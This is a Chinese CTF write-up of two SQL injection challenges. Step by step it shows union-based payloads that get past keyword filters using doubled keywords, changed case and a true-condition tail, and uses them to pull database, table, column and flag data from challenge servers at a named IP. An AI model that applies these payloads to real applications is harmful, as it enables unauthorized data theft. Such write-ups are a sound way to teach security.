
第四周两道题wp(SQL注入)

http://123.57.240.205:4001/


点击前往漏洞,到达 check.php 页面,hackbar载入post数据,逐步fuzz

```
id=1  //显示对方数据id Solo
```





```
id=1'  //没有报错,返回输入的数据
```


```
id=1 and 1=1  //返回数据1 1=1 ,and被过滤了
```





```
id=1' or '1'='1  //返回数据1' '1'='1 ,or也被过滤了
```




```
id=1 oorrder by 4  //双重注入试出一共是4列,并且注释符--+和#也过滤了
```


```
id=0 union select 1,2,3,4  //联合查询一个不存在的数据,应该在第二列继续查询
```





```
id=0 union select 1,database(),3,4  //查库,显示在day1
```




```
id=0 union select 1,group_concat(table_name),3,4 from infoorrmation_schema.tables where table_schema='day1'  //需要注意万能表需要多打一个or,查day1库下的表
```


```
id=0 union select 1,group_concat(column_name),3,4 from infoorrmation_schema.columns where table_name='flag'  //查字段,在flag字段下
```


```
id=0 union select 1,group_concat(flag),3,4 from flag  //查数据,得到一个html页
```



访问得到flag

无名之辈 我是谁

忘了谁 也无所谓

继续追 谁的光荣不是伴着眼泪

也许很累一身狼狈

也许卑微一生无为

谁生来不都是一样 尽管叫我无名之辈
flag{plz_keep_striving_for_your_dream :)}

flag{plz_keep_striving_for_your_dream :)}

http://123.57.240.205:4002/

Welcome to My warehouse!

It's the most beautiful interface I can copy（'▿'）


Intro:

我是W4nder师傅的狂热粉丝，我把他的帅照藏起来了不让其他人知道！

每天，我都要去师傅的博客看文章学习

前往w4nder师傅的博客

点击按钮有个跳转,眼疾手快捕捉到一个可疑页面



前往hone.php页面,hackbar载入post数据,逐步fuzz

```
id=1  //id=1'时有报错
```


```
id=0 union select 1,2,3 --+  //空格和union select被过滤,用双重注入和绕过,可以看到这里是有''的,所以用0'闭合
```


```
id=0'
uunionnion
seselectlect
1,2,3 --+  //发现select不需要双重注入,考虑大小写过滤
```


```
id=0'
uunionnion
SElect
1,2,3
```

```
and
'1'='1  //因为注释符被过滤了,为了联合查询能够进行,需要and一个真的结果来使查询语句为真,得知数据在第二列
```


```
id=0'
uunionnion
SElect
1,database(),3
and
'1'='1  //爆库
```


```
id=0'
uunionnion
SElect
1,group_concat(table_name),3
from
information_schema.tables
where
table_schema='security'and
'1'='1  //爆表
```


```
id=0'
uunionnion
SElect
1,group_concat(column_name),3
from
information_schema.columns
where
table_name='flag'and
'1'='1  //爆字段
```


```
id=0'
uunionnion
SElect
1,(SElect
flag
from
flag),3
and
'1'='1  //查flag,得到一个页面
```

访问页面,在注释里找到flag

flag{W4nder_always_god}